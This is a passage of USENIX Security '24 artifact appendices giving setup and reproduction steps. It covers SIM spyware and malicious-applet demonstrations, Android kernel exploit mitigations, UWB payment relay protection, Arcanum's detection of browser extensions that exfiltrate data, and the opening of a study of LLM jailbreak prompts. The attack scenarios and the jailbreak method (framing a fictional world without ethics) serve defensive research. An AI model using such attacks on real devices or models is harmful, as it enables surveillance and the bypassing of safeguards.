**Results.** A 20 second initialization period for srsRAN, and a 10 second-long exchange between the srsRAN network, srsUE, and SWSIM, that involves around 16 APDU messages and successful Milenage authentication. The detailed logs for srsEPC, srsENB, srsUE, and SWSIM, are available in `log/*.log` files.

**(E-S3):** Setup 3 - Emulation Platform.
*[10 human-minutes, 30 compute-minutes, 10GB disk]*
Showcases SIMURAI's integration with FirmWire *(C1)*.

**Preparation.** Build the docker environment:

```
$ ./1__setup/3__emulated_ue/1__install.sh
```

**Execution.** Run the experiment script:

```
$ ./1__setup/3__emulated_ue/2__run.sh
```

**Results.** A 5 minute long run of FirmWire showcasing interaction between the emulator and FirmWire, as well as around 160 exchanged command-response pairs containing SWSIM ICCID. The detailed FirmWire log is stored in `result/firmwire.log`.

**(E-E1):** Experiment 1 - Simulating Spyware.
*[30 human-minutes, 5 compute-minutes, 10GB disk]*
Demonstrates SIMURAI simulating SIM spyware *(C2)*.

**Preparation.** Build the docker environment:

```
$ ./2__experiment/1__spyware/1__install.sh
```

**Execution.** Run the experiment script:

```
$ ./2__experiment/1__spyware/2__run.sh 2
```

The command-line argument (in this case `2`), alters how the setup will be run. Please refer to the repository for more information.
**Results.** Once the "SIM toolkit" application shows up in the application list on the phone, you can click the item named "Steal location via SMS", then "Run". This will trigger the spyware on SIMurai. Once the spyware is activated, SIMurai will proceed by sending a request to obtain location information of UE1. Then the location will be sent to UE2 using an SMS.

**(E-E2):** Experiment 2 - Fuzzing emulated UEs.
*[20 human-minutes, 12 compute-hours, 20GB disk]*
Runs a fuzzing campaign with FirmWire, leveraging the initial state provided by SIMURAI *(C3)*.

**Preparation.** Prepare the experiment environment:

```
$ ./2__experiment/2__fuzzing/1__install.sh
```

**Execution.** Run the experiment script:

```
$ ./2__experiment/2__fuzzing/2__run.sh
```

**Results.** A fuzzing campaign with found crashes. The AFL output directory is located in `result/out/`. Test cases can be replayed by running:

```
$ ./2__experiment/2__fuzzing/3__replay.sh
    replay_target
```

**(E-CS1):** Case Study 1 - Interposer.
*[10 human-minutes, 10MB disk]*
Showcases how a modified interposer sends a malicious payload to a UE *(C4)*. Detailed description, diagrams, and artifact files are available under `3__case_study/1__interposer` and the associated `README.md` file.

**Preparation.** Install the Wireshark profile.
**Execution.** Inspect the provided packet captures with Wireshark.
**Results.** The two SIM sniffers show that the interposer manipulates the SIM communication, and injects the crashing payload.

**(E-CS2):** Case Study 2 - OTA update.
*[10 human-minutes, 50MB disk]*
Showcases a hostile applet being provisioned to the SIM via an OTA update in a 4G network *(C5)*. Detailed description, diagrams, and artifact files are available under `3__case_study/2__remote_ota_install` and the associated `README.md` file.

**Preparation.** Install the provided Wireshark profile. It can be found inside `util/wireshark_profile`.
**Execution.** Inspect the provided packet captures with Wireshark, and the screen capture. The PCAP shows both cellular traffic and SIM communication to observe the installation.
**Results.** Firstly, no applet is present (shown in screen capture). Then, the malicious applet is installed remotely over the cellular connection. Subsequently, the crashing payload is sent to the UE.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Defects-in-Depth: Analyzing the Integration of Effective Defenses against One-Day Exploits in Android Kernels

Lukas Maar
Graz University of Technology

Florian Draschbacher
Graz University of Technology and A-SIT Austria

Lukas Lamster
Graz University of Technology

Stefan Mangard
Graz University of Technology

## A Artifact Appendix

### A.1 Abstract

We systematically analyze publicly available one-day exploits targeting the Android kernel over the past three years. We then demonstrate that integrating defense-in-depth mechanisms from the mainline Android kernel could mitigate 84.6 % of these exploits. This percentage serves as the ground truth for how secure mobile devices could be if their kernels were up to date with these defense mechanisms enabled. In a subsequent analysis of 994 devices, we reveal that the level of security that is actually achieved is severely lacking compared to the mainline Android kernel. This achieved security varies significantly depending on the vendor, ranging from mitigating 28.8 % to 54.6 % of exploits, indicating a 4.62 to 2.95[1] times worse scenario than the mainline kernel.

The artifacts include the dataset of 994 devices as well as the fully automated approach to determining the security achieved by vendor-specific kernels. For our dataset, we include the extracted kernel binaries with `kallsyms` of the top 7 vendors, i.e., Samsung, Xiaomi, Oppo, Vivo, Huawei, Realme and Motorola, along with Google, OnePlus and Fairphone, representing more than 84 % of the global market. For the automated approach, we provide various Python and shell scripts to reproduce the results of our paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The artifacts do not perform any destructive steps. Crucially, while we provide the dataset of kernel binaries and `kallsyms` vulnerable to one-days for the artifact evaluation, we do not open source these as they could be used in a malicious intent. We explicitly mark the dataset as restricted view access only to the reviewers via Zenodo.

[1] Factors of $\frac{1-0.288}{1-0.846}$ and $\frac{1-0.546}{1-0.846}$, respectively.

#### A.2.2 How to access

We provide the source code (github) of the automated approach to determining the achieved security of vendor-specific kernels, and the compressed dataset (zenodo about 45 GB). Crucially, the uncompressed dataset is about 130 GB.

#### A.2.3 Hardware dependencies

None.

#### A.2.4 Software dependencies

A Linux system with `python3` and the following packages installed: `argparse`, `csv`, `json`, `os`, `subprocess`, `re`, `numpy`, and `matplotlib`.

#### A.2.5 Benchmarks

None.

### A.3 Set-up

#### A.3.1 Installation

1. Install `python3` with the above requirements.
2. Clone our github repository (github) into the `/repo/path` directory.
3. Download the compressed kernel binaries with `kallsyms` files for our 994 evaluated devices (zenodo).
4. Decompress the kernel binaries and the `kallsyms` files to the appropriate vendor directory, e.g. `tar cfvz google.tar.gz /repo/path/google/firmwares`.

#### A.3.2 Basic Test

1. Execute `basic_test.py` within `/repo/path`.

2. This script will output `[+] Basic test success` if all software requirements are installed and all kernel binaries and `kallsyms` files are unpacked.

## A.4 Evaluation workflow

### A.4.1 Major Claims

We provide artifacts verifying the following claims:

**(C1):** We demonstrate that the 994 devices we analyzed can, on average, prevent 15.2 of the 26 one-day exploits (as shown in Figure 9 and described in Section 5.3.1 Susceptibility). This is proven by **(E2)**.

**(C2):** We demonstrate that protection against one-day exploits is highly vendor dependent (as shown in Figures 10c-l and described in Section 5.3.1 Susceptibility per Vendor). This is proven by **(E3)**.

**(C3):** We demonstrate that the Android kernel version used by vendor-provided kernel varies (as showsn in Figure 11 and described in Section 5.3.1 Susceptibility per Kernel Version). This is proven by **(E4)**.

**(C4):** We demonstrate that the susceptibility depends on the Android kernel version (as shown in Figure 12 and described in Section 5.3.1 Susceptibility per Kernel Version). This is proven by **(E5)**.

### A.4.2 Experiments

Before performing experiments **(E2-5)**, please perform experiment **(E1)**, where all scripts are executed in `/repo/path`.

**(E1):** Create files with one day's susceptibility [30 human-seconds + 30 computer-minutes]:
**How to:** Execute `./do_all.sh`.
**Execution:** This script internally executes our evaluation script (i.e., `evaluate.py`) with all of our vendor-specific configuration files (located in `./config`) needed for the following experiments.
**Results:** It outputs all the required csv files containing the susceptibility per device, per vendor and per kernel version. These files are stored in the `output` directory.

**(E2):** **How to:** Execute `./gen_average.py`.
**Results:** It outputs the simplified version of Figure 9.

**(E3):** **How to:** Execute `./gen_plot.py </path/to/susceptibility/file>`.
**Execution:** The `</path/to/susceptibility/file>` should be a csv file created in **(E1)**, e.g., `./gen_plot.py output/google_one_day_analysis.csv` outputs Figure 10j.
**Results:** It outputs the Figures 10c-l.

**(E4):** **How to:** Execute `./gen_kernel_version_heatmap.py`.
**Results:** It outputs the Figure 11.

**(E5):** **How to:** Execute `./gen_one_day_heatmap.py`.
**Results:** It outputs the Figure 12.

## A.5 Notes on Reusability

We provide the kernel binaries and `kallsyms` dataset for artifact evaluation instead of the firmware images, because this dataset has a size of about 45 GB compressed and 130 GB uncompressed. On the other hand, the entire set of firmware images is several terabytes in size, making it much more difficult to make this set available.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: PURE: Payments with UWB RElay-protection

Daniele Coppola
ETH Zurich

Giovanni Camurati
ETH Zurich

Claudio Anliker
ETH Zurich

Xenia Hofmeier
ETH Zurich

Patrick Schaller
ETH Zurich

David Basin
ETH Zurich

Srdjan Capkun
ETH Zurich

## A Artifact Appendix

### A.1 Abstract

Our artifacts consist of the source code for the proof-of-concept (PoC) implementation, the datasets collected to evaluate our implementation, and the formal model of PURE in Tamarin. The source code consists of an Android app implementing the stand-alone and the integrated version of the protocol. Moreover, it contains the firmware needed to flash the UWB board used for the ranging. We provide analysis scripts used to derive the reliability and security results presented in the paper.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Our artifacts do not pose any risk for the evaluators.

#### A.2.2 How to access

All artifacts can be accessed via Github. The project consists of three repositories

- pure-poc[1]: contains the proof-of-concept code which can be run on Android phones equipped with UWB boards.
- pure-sec-rel[2]: contains the analysis of the proposed protocol in terms of reliability and security.
- pure-models[3]: contains the Tamarin models used to formally prove the security of the proposed EMV extension.

#### A.2.3 Hardware dependencies

To run the Android apps, two Android phones are necessary. For the UWB ranging the following hardware is necessary

- 2 x Qorvo DWM3000EVB
- 2 x Nordic Semiconductor nRF52 DK (pca10040)
- 2 x USB-C to USB-A adapter for connecting the boards to the phones.

Both the Android app and the UWB firmware can be tested separately in case the phones or the boards are missing. The interface between the Android app and the UWB implementation is such that:

- The Android phones write a ranging key over UART and expect timing information from the board.
- The board expects a ranging key over UART and reports the timings to the phones.

The experiments in Section A.4.2 do not strictly require this hardware because they rely on datasets that we collected. However, the listed hardware is required to execute transactions.

#### A.2.4 Software dependencies

The UWB firmware requires Segger J-Link to flash the boards. It can be installed following the instructions on Segger website[4]. Tamarin prover is required to verify the formal proofs.

#### A.2.5 Benchmarks

None

### A.3 Set-up

#### A.3.1 Installation

**Android application** The Android application can easily be built and installed using Android Studio. It is necessary to enable on the phones the developer options and USB/WiFi debugging.

[1] https://github.com/pure-uwb/pure-poc/tree/f73633f9716e42d0b8917912c72c912b479f3153

[2] https://github.com/pure-uwb/pure-sec-rel/tree/77cc1792f79bec02b59168ee922dfe335c972ad3

[3] https://github.com/pure-uwb/pure-models/tree/8aef1c0254642b476d9736ae5770c1992e620b27

[4] https://www.segger.com/downloads/jlink/JLink_Linux_V786e_x86_64.deb

**UWB firmware** We provide a vagrant script to create a VM from which it is possible to build and install the binary on the boards.

**Data Analysis** We provide a python virtual environment containing all packages needed to run the analysis. Moreover, a download script can be executed to download the datasets from a publicly available link.

### A.3.2 Basic Test

In order to flash the boards, please make sure that they are visible from within the VM executing the command *lsusb*. Moreover, in the VM running *nrfjprog -i* should list the identifier of the connected UWB boards. Installing the Android apps should be straightforward with Android Studio.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** The absolute threshold necessary to limit a ghost peak attack to $2^{-49}$ on a Qorvo DWM3000 is 702 *PURE*. This result is proven by Experiment 1 and shown in Figure 9.

**(C2):** An absolute threshold of 702 achieves a 2% false rejection rate (FRR) in realistic payment scenarios with a maximum accepted relay of 46 cm. This result is proven by Experiment 2 and shown in Table 2.

**(C3):** The DH share is authentic and secret, and the AIP is authentic. This result is described in Section 3.3 and can be verified through Experiment 3.

**(C4):** PURE introduces at most 78 ms delay. This result is presented in Table 2 and supported by Experiment 4.

### A.4.2 Experiments

**(E1):** *[10 human-minutes]: In this experiment the probability of a ghost peak attack against an absolute threshold is evaluated. We provide the dataset collected while injecting UWB packets into a DWM300 board with an increasing number of correct STS bits. The script analyses the corrected CIRs and outputs Figure 9. We do not include the code used for the data collection.*
**Preparation:** Following the README *pure-sec-rel/pure-reliability*, download the dataset and install the required python dependecies.
**Execution:** Execute *python3 nsame-analyze-plot.py –single nsame_2000_2500.*
**Results:** The generated plot shows the success rate of a ghost peak attack as a function of the absolute threshold used to verify a peak.

**(E2):** *[10 human-minutes]: This experiment analyzes the CIRs collected in contactless payment scenarios. The data collection process (not included in this experiment) is shown in Figure 10.*
**Preparation:** Following the README in *pure-sec-rel/pure-reliability*, download the dataset and install the required python dependecies.
**Execution:** Execute the *reliability_analysis.py* with the parameters listed in the README.
**Results:** The script prints the FRR for different accepted relay distances (46 cm, 85 cm, 95 cm).

**(E3):** *[30 human-minutes; 1 hour of computation]: This experiment provides the model and proofs of the Mastercard protocol extension proposed in PURE.*
**Preparation:** Install tamarin following the instruction on the tamarin webpage[5].
**Execution:** Execute tamarin as *tamarin-prover –prove EMV_Mastercard_Secure_Ranging_Ext_proof.spthy –derivcheck-timeout=0*. The proofs took 65 minutes on a computing server running Ubuntu 20.04.3 with two Intel(R) Xenon(R) E5-2650 v4@2.20GHz CPUs (with 12 cores each) and 256GB of RAM. We have limited the number of threads to 14 and the memory consumption (RAM) to 32GB. Depending on the available computational resources, this may take longer.
**Results:** Once the proofs finished running, a summary of each lemma is printed in the console. The lemmas *auth_to_terminal_dh*, *secrecy_SIGMA* are the additional provne lemmas related to the extension.

**(E4):** *[10 human-minutes] We provide the timings collected running the PoC implementation on a Samsung S21 and a Pixel 4. This experiment prints the average and standard deviation run time of each section of the protocol.*
**Preparation:** Install the python dependencies in *timings/requirements.txt* in the pure-poc repo.
**Execution:** From *pure-poc/timings* execute *python process.py*.
**Results:** The script outputs the mean and standard deviation runtime of each part of the protocol for the standalone and the integrated version.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.

[5] https://tamarin-prover.com/. The easiest way to install Tamarin is through Homebrew




# USENIX Security '24 Artifact Appendix: Arcanum: Detecting and Evaluating the Privacy Risks of Browser Extensions on Web Pages and Web Content

Qinge Xie, Manoj Vignesh Kasi Murali, Paul Pearce, Frank Li
*Georgia Institute of Technology*

## A Artifact Appendix

### A.1 Abstract

In this work, we develop Arcanum, a dynamic taint tracking system for modern Chrome extensions designed to monitor the flow of sensitive user content from web pages. Arcanum defines a diverse set of taint sources ranging from meta-data, to content DOM elements, location information, history data, and cookies. From these sources, Arcanum is able to track data flow to a variety of exit taint sinks, including all forms of web requests and storage APIs. A key feature of Arcanum is allowing researchers to instrument specific web page elements as tainted at runtime via JS DOM annotations. We deploy Arcanum to test all functional extensions currently in the Chrome Web Store for the automated exfiltration of user data across seven sensitive websites: Amazon, Facebook, Gmail, Instagram, LinkedIn, Outlook, and PayPal. We observe significant privacy risks across thousands of extensions, including hundreds of extensions automatically extracting user content from within web pages.

The Arcanum prototype is built on Chromium Browser version 108.0.5359.71. We open-source all Chromium patches of the Arcanum implementation, allowing users to build and adapt Arcanum from the Chromium source code. In the artifacts, we provide custom Chrome extensions for testing Arcanum's functionality, as well as representative real-world extensions that were evaluated and flagged by Arcanum.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

When evaluating extension behavior on a web page using Arcanum, we strongly recommend users to record that web page and replay it across the extensions evaluated using WprGo. By only visiting the pages once and replaying the captured response, we can minimize additional load on a site regardless of the number of extensions evaluated. We provide web page recordings for all experimental target pages in this artifact. We also note that Arcanum itself does not require replay and can be run on live web pages.

#### A.2.2 How to access

This artifact, including 1) all Chromium patches of the Arcanum implementation, 2) sample extensions, 3) JavaScript files for annotating specific DOM elements on web pages, 4) web page recordings, and 5) Python test case scripts for each sample extension, is hosted on GitHub and can be accessed via: `https://github.com/BEESLab/Arcanum/releases/tag/1.0`. Additionally, we provide two Docker images on Docker Hub that have the necessary dependencies for 1) building Arcanum from the Chromium source code, and 2) running Arcanum to test sample extensions. They can be pulled via "`docker pull xqgtiti/arcanum_build:latest`", and "`docker pull xqgtiti/arcanum_run:latest`", respectively.

#### A.2.3 Hardware dependencies

Our experiments can be conducted either directly on a single physical host machine or alternatively in a VM-based lab environment on a host machine.

A x86_64 (amd64) machine with at least 8 GiB RAM, 4 cores/8 threads CPU, and at least 100 GiB of free disk space is required. More than 16 GiB RAM is highly recommended. For reference, all our experiments were conducted on a physical machine with 512 GiB RAM, 32 cores/128 threads CPU, running Ubuntu 20.04.6 LTS (Kernel Linux 5.4.0-173-generic). The provided test cases were also evaluated on another Linux server with 8 CPUs and 16 GiB RAM.

#### A.2.4 Software dependencies

Git is required for fetching the Chromium source code 108.0.5359.71 (Linux) and depot tools.

To build Arcanum, we provide a Docker image (Ubuntu 20.04) that includes all necessary dependencies for building a version of Chromium patched with the Arcanum implementation. Alternatively, users can follow the official instruction to build your own Docker container.

To run Arcanum, we provide a Docker image (Ubuntu 18.04) that includes all necessary dependencies. We strongly

recommend using this pre-configured image, as our test case scripts partly rely on its settings (such as software executable paths). If you choose to build the environment manually, the following software dependencies are required:

- Go 1.19.12 Linux
- WprGo v0.0.0-20230901234838-f16ca3c78e46
- Python 3.8.0 Linux (with Selenium 4, pyvirtualdisplay)
- ChromeDriver 108.0.5359.71
- Xvfb
- Chromium Dependencies

While we have not verified compatibility with versions other than those listed above, we believe that our artifacts will work with Ubuntu 18.04, 20.04, and 22.04, Python 3.8+ (Selenium 4), and any versions of Xvfb and WprGo.

#### A.2.5 Benchmarks

To benchmark the performance of Arcanum, we provide two types of sample extensions in this artifact as the dataset:
**Custom Extensions.** We provide sample extensions implemented by ourselves to demonstrate how extensions can be tested using Arcanum, on seven websites that were experimented with in our paper (Amazon, Facebook, Gmail, Instagram, LinkedIn, Outlook, and PayPal). For each site, we provide one Manifest Version 2 (MV2) extension and one Manifest Version 3 (MV3) extension. In addition to these extensions, we also provide custom extensions to guide users in testing the taint tracking process of Arcanum, including testing different taint sources, sinks, and propagation cases.
**Real-world Extensions.** We provide representative extensions from the Chrome Web Store that have been tested and flagged by Arcanum. Specifically, we include all extensions discussed as case studies of Section 4.10, as well as those listed in Table 7 of Section 4.5 (i.e., the flagged extensions with the most users in each web content category) in our paper. The extension IDs are listed in Table 1:

| Extension ID | Paper Section |
|---|---|
| aamfmnhcipnbjjnbfmaoooiohikifefk | Case Study, Table 7 |
| haphbbhhknaonfloinidkcmadhfjoghc | Case Study, Table 7 |
| jdianbbpnakhcmfkcckaboohfgnngfcc | Case Study, Table 7 |
| oadkgbgppkhoaaoepjbcnjejmkknaobg | Case Study, Table 7 |
| blcdkmjcpgjojjffbdkckaiondfpoglh | Case Study |
| kecadfolelkekbfmmfoifpfalfedeljo | Table 7 |
| nkecaphdplhfmmbkcfnknejeonfnifbn | Table 7 |
| bahcihkpdjlbndandplnfmejnalndgjo | Table 7 |
| pjmfidajplecneclhdghcgdefnmhhlca | Table 7 |
| mdfgkcdjgpgoeclhefnjgmollcckpedk | Table 7 |

Table 1: Real-world extension IDs.

**Web Page Recording Files.** Since popular sites periodically mutate to combat automation/scraping, we provide recording files for each target page of the seven websites (listed in Table 3 of our paper) for consistent evaluation. JS scripts for annotating privacy-sensitive DOM elements on each web page are also provided. All sample extensions mentioned above are tested by Arcanum using these recording files in this artifact.

### A.3 Set-up

#### A.3.1 Installation

This section describes how to set up a build environment for Chromium and build a version of Chromium with the patches of the Arcanum implementation. The set-up is mostly based on the official Chromium build instructions on Linux.

1. On the host machine, clone the Chromium depot tools to a specific directory (e.g., `$HOME`) and add their path to the PATH environment variable.

```
git clone https://chromium.googlesource.com/chromium/tools/depot_tools.git
export PATH="${HOME}/depot_tools:$PATH"
```

2. Get the Chromium source code (this may take a while depending on your network connection).

```
mkdir ${HOME}/chromium && cd ${HOME}/chromium/
fetch --nohooks chromium
```

3. In `src/`, check out the branch for Chromium version 108.0.5359.71. You could also refer to the official instructions on working with Chromium release branches.

```
cd src
gclient sync --with_branch_heads --with_tags
git fetch
git checkout tags/108.0.5359.71
gclient sync --with_branch_heads --with_tags
```

4. Prepare the Docker container for building. Pull the provided Docker image for building, then launch a Docker container from this image. Make sure to mount the host directory containing the Chromium source code and the depot_tools into the container:

```
docker pull xqgtiti/arcanum_build:latest
docker run -it --mount src=${HOME},target="/mnt/build/",type=bind --name=build xqgtiti/arcanum_build:latest
```

5. Prepare build in the Docker container's interactive shell. Add the path of Chromium depot tools to the PATH environment variable. The command "`gn args ...`" automatically opens a file (`args.gn`) in the default text editor. Replace the contents of this file with the contents of the file "`~/build/args.gn`" from the artifact GitHub repository.

```
export PATH="/mnt/build/depot_tools:$PATH"
cd /mnt/build/chromium/src/
gn args out/Default
```

6. After updating the contents of the `args.gn` file, run the above command again to finalize the build preparations.

```
gn args out/Default
```

7. Build an unmodified Chrome and its Linux installer (this may take a while depending on the host machine's performance).

```
ninja -C out/Default chrome
ninja -C out/Default "chrome/installer/
    ↪ linux:unstable_deb"
```

8. Build a version of Chrome patched with the Arcanum implementation (located in "∼/`patches/`" in the artifact GitHub repository).

```
cd /mnt/build/chromium/src/
git apply ~/patches/chromium.patch
cd /mnt/build/chromium/src/v8/
git apply ~/patches/v8.patch

cd /mnt/build/chromium/src/
gn args out/Arcanum
cp out/Default/gn.args out/Arcanum/
gn args out/Arcanum
ninja -C out/Arcanum chrome
```

9. Build a Linux installer for Arcanum, you can then find the `.deb` file in "`../out/Arcanum/`".

```
ninja -C out/Arcanum "chrome/installer/
    ↪ linux:unstable_deb"
cd /mnt/build/chromium/src/out/Arcanum/
ls chromium-browser-unstable_108
    ↪ .0.5359.71-1_amd64.deb
```

### A.3.2 Basic Test

Pull the provided Docker image for running Arcanum, and then launch a Docker container from this image. Note that the "`--privileged`" flag is required. You can also mount any directory that is convenient for transferring files from the host machine.

```
docker pull xqgtiti/arcanum_run:latest
docker run -it --privileged --name=run
    ↪ xqgtiti/arcanum_run:latest
```

Copy the Arcanum installer file (i.e., the `.deb` file) to "`/root/Arcanum/`" in the Docker container and decompress it. Note that we use this path in the test case code as the Arcanum executable path. Please modify the variable in the code if you place the installer elsewhere.

```
cd /root/Arcanum/
ar x chromium-browser-unstable_108
    ↪ .0.5359.71-1_amd64.deb
tar -vxf control.tar && tar -vxf data.tar
```

Run the basic test case `Basic_Test.py` from the artifact GitHub repository in the interactive shell of the container, using the pre-configured Python 3.8. The basic test case uses Selenium to launch Arcanum (a modified Chromium) with an empty extension pre-installed and navigates to a web page.

```
python3.8 ~/Test_Cases/Basic_Test.py
```

If Arcanum runs normally, you should see "`Basic Test: Success.`" in the output.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1): The Functionality of Arcanum**.
- Arcanum operates on the modern browser architecture, as proven by the implementation patches for Chromium 108.
- Arcanum supports both MV2 and MV3 extensions. This is proven by experiment E1, where we test custom extensions for both MV2 and MV3.
- Arcanum is able to track user sensitive data from within web pages and support taint propagation across a comprehensive set of browser, web, and JavaScript APIs used by extensions. This is proven by both experiments E1 and E2. In E1, we test custom extensions that trigger different types of taint sources (including `chrome.history`, `document.location`, etc.), taint sinks (including `Fetch`, `XMLHttpRequest`, etc.), and various propagation processes (including binary data buffer propagation, Chrome message passing APIs, etc.), as described in Section 3 of our paper. In E2, we test real-world extensions covering more propagation cases, such as the storage taint sink, literal creation for compound JS types, JS Promise, etc.
- Arcanum produces detailed taint propagation logs. This is proven by both experiments E1 and E2, where the test case results are determined by whether the expected content appears in the taint logs.

**(C2): Arcanum Can Track Specific Web Page Content**.
Arcanum allows researchers to instrument specific web page elements as tainted at runtime via JS DOM annotations. This is proven by both experiments E1 and E2, where we annotate specific sensitive DOM elements on seven target pages and test the extensions with these annotations.

**(C3): Our Experiments are Reproducible.**
In deploying Arcanum, we are able to discover automated exfiltration of user data by real-world extensions

across seven popular websites. This is proven by experiment E2 described in Section 4.5 and Section 4.10 of our paper. Specifically, we provide all extensions discussed as case studies in Section 4.10 and those whose IDs are listed in Table 7 of Section 4.5. Our test cases evaluate whether Arcanum can successfully flag each sample extension, identifying whether the extension collects specific tainted page content on a target page and propagates the information to a taint sink.

### A.4.2 Experiments

**(E1):** [Test Custom Extensions] [1 human-hour]
**Preparation:** Use the same Docker container from the Basic Test that has the Arcanum executable file placed in "`/root/Arcanum/`". Download all custom extensions (in "`~/Sample_Extensions/Custom/`") from the artifact GitHub repository and copy the extensions to "`/root/extensions/custom/`" in the container.

```
mkdir -p /root/extensions/custom/
cp -r ~/Sample_Extensions/Custom/* /root
    ↪ /extensions/custom/
```

Download all recordings and JS scripts for DOM element annotations from the artifact GitHub repository and place them in the "`/root/`" directory in the container:

```
mkdir -p /root/recordings/
cp -r ~/recordings/* /root/recordings/
mkdir -p /root/annotations/
cp -r ~/annotations/* /root/annotations/
```

**Execution:** We have prepared a test case for each custom extension. Run these test cases in the container shell using the pre-configured Python 3.8:

```
python3.8 ~/Test_Cases/Custom_Test.py
```

Each test case launches Arcanum with the corresponding web recording and DOM element annotations (or without annotations when testing non-web content taint sources), and checks whether we successfully obtain the expected content in the taint logs, demonstrating the correct taint tracking of Arcanum. You can test all custom extensions together or test a specific extension by simply commenting out other test cases in `Custom_Test.py`, such as:

```
if __name__ == "__main__":
    Amazon_Extension_MV2_Test()
    # Amazon_Extension_MV3_Test()
    # Facebook_Extension_MV2_Test()
    ...
    # Source_document_password_Test()
    # Source_document_location_Test()
    ...
```

**Results:** For each extension being tested, you should see "Custom Extension ${Name}: Success." in the test case output, demonstrating the correct taint tracking of Arcanum. You can refer to the test case code to see the expected content in the taint logs for each extension.

**(E2):** [Test Real-world Extensions] [1 human-hour]
**Preparation:** Use the same Docker container from the Basic Test that has the Arcanum executable file placed in "`/root/Arcanum/`". Download all real-world extensions (in "`~/Sample_Extensions/Realworld/`") from the artifact GitHub repository and copy the extensions to "`/root/extensions/realworld/`" in the container.

```
mkdir -p /root/extensions/realworld/
cp -r ~/Sample_Extensions/Realworld/*
    ↪ /root/extensions/realworld/
```

**Execution:** We have prepared a test case for each real-world extension. Run these test cases in the container shell using the pre-configured Python 3.8:

```
python3.8 ~/Test_Cases/Realworld_Test.py
```

Each test case launches Arcanum with the corresponding web recording and DOM element annotations, and checks whether we successfully obtain the expected content in the taint logs, aligning with the experiment results described in Sections 4.5 and 4.10. You can test all real-world extensions together or test a specific extension by simply commenting out other test cases in `Realworld_Test.py`, such as:

```
if __name__ == "__main__":
    amfmnhcipnbjjnbfmaoooiohikifefk()
    # haphbbhhknaonfloinidkcmadhfjoghc()
    # dianbbpnakhcmfkcckaboohfgnngfcc()
    ...
```

**Results:** For each extension being tested, you should see "Real-world Extension ${ID}: Success." in the test case output. You can refer to the test case code to see the expected content in the taint logs for each extension.
We also release all taint logs (i.e., analysis results generated by Arcanum) for each real-world extension obtained from the experiments conducted in our paper. Please check these logs located in `~/Taint_Logs/` in the artifact GitHub repository.

## A.5 Notes on Reusability

- Arcanum's taint source logs, propagation logs, and the storage sink logs are located in "`/ram/analysis/v8logs/`". All other taint sink logs are in the specified user data directory of Chromium.
- When testing Arcanum with Docker, ensure to allocate sufficient CPU resources (4 logical processors or more),

especially when running multiple containers in parallel (e.g., using "`--cpus=4 --cpuset-cpus=0-3`"). Use "`--cpuset-cpus`" to specify CPUs in scenarios where preemption may occur.

- As described in Section 3.4 in the paper, we introduce a forced delay in Arcanum to ensure that a target web page will fully load before an extension injects its content script. We configure this delay as a Chrome switch "`--custom-script-idle-timeout-ms`" and "`--custom-delay-for-animation-ms`". Users can set a specific delay when recording and replaying different web pages according to their page loading times. Please refer to the provided test cases for examples of its usage. The test cases were evaluated on a Linux server with 8 CPUs and 16 GiB of RAM. If you are testing with fewer CPU resources, please consider increasing the value of the two switches mentioned above in the test case scripts.
- Please see the README file in our GitHub repository for future updates.

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Don't Listen To Me: Understanding and Exploring Jailbreak Prompts of Large Language Models

Zhiyuan Yu[†], Xiaogeng Liu[§], Shunning Liang[†], Zach Cameron[‡], Chaowei Xiao[§], Ning Zhang[†]

[†] Washington University in St. Louis, [§] University of Wisconsin - Madison, [‡] John Burroughs School

## A Artifact Appendix

### A.1 Abstract

In this study, we collected and empirically assessed jailbreak prompts against large language models (LLMs). The attacker's goal is to deceive LLMs into producing harmful content, such as fake news articles or instructions for unlawful activities, to aid their malicious objectives. However, commercial LLMs are typically equipped with built-in defense that reject direct queries exhibiting malicious intent. To overcome such protection, jailbreak arises where the so-called jailbreak prompts will mislead the LLM, for example, by constructing a fictional world without ethical concerns, such that the LLMs will be tricked into generating harmful content. Numerous such prompts have proliferated across the Internet, and we conducted a study to systematically evaluate them.

Our artifacts comprise the source code, jailbreak prompts, malicious queries, responses from target LLMs, human annotations, and other necessary data needed to reproduce the main results in the manuscript. The code contained are Python scripts used for LLM generation and statistical analysis. No other specialized hardware is required to execute our artifacts.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

Please note that this artifact contains examples of harmful, offensive, and other forms of inappropriate content in the LLM responses. These examples do not represent the personal views or beliefs of the authors; we firmly adhere to principles of respect for all groups and resolutely oppose all forms of crime and violence. The explicit examples discussed in the manuscript are used solely for research purposes, with our ultimate goal of enhancing LLM security and mitigating potential harm. To avoid unnecessarily exposing readers to this concerning material, the raw outputs have been uploaded to Google Drive with restricted access. For any readers who are interested in reading through the raw materials (i.e., potentially harmful LLM responses), please request access and avoid being influenced by any concerning material. However, this artifact itself is safe and will not cause any harm to computing systems during execution.

#### A.2.2 How to access

The code and data are publicly available on a GitHub repository. Considering the potential impacts of the harmful content contained in the LLM responses, they are stored on a separate Drive with access restrictions. Users interested in obtaining the raw materials must submit a request justifying their intended usage, and access will only be granted upon author agreement. The stable link of the GitHub repository tree is https://github.com/WUSTL-CSPL/LLMJailbreak/tree/e8cf5196077ea7de8b75364d31af58a265b674cf

#### A.2.3 Hardware dependencies

The artifact can run on a machine with a moderate CPU and at least 16GB of available RAM. No other specialized or high-end hardware is required for execution.

#### A.2.4 Software dependencies

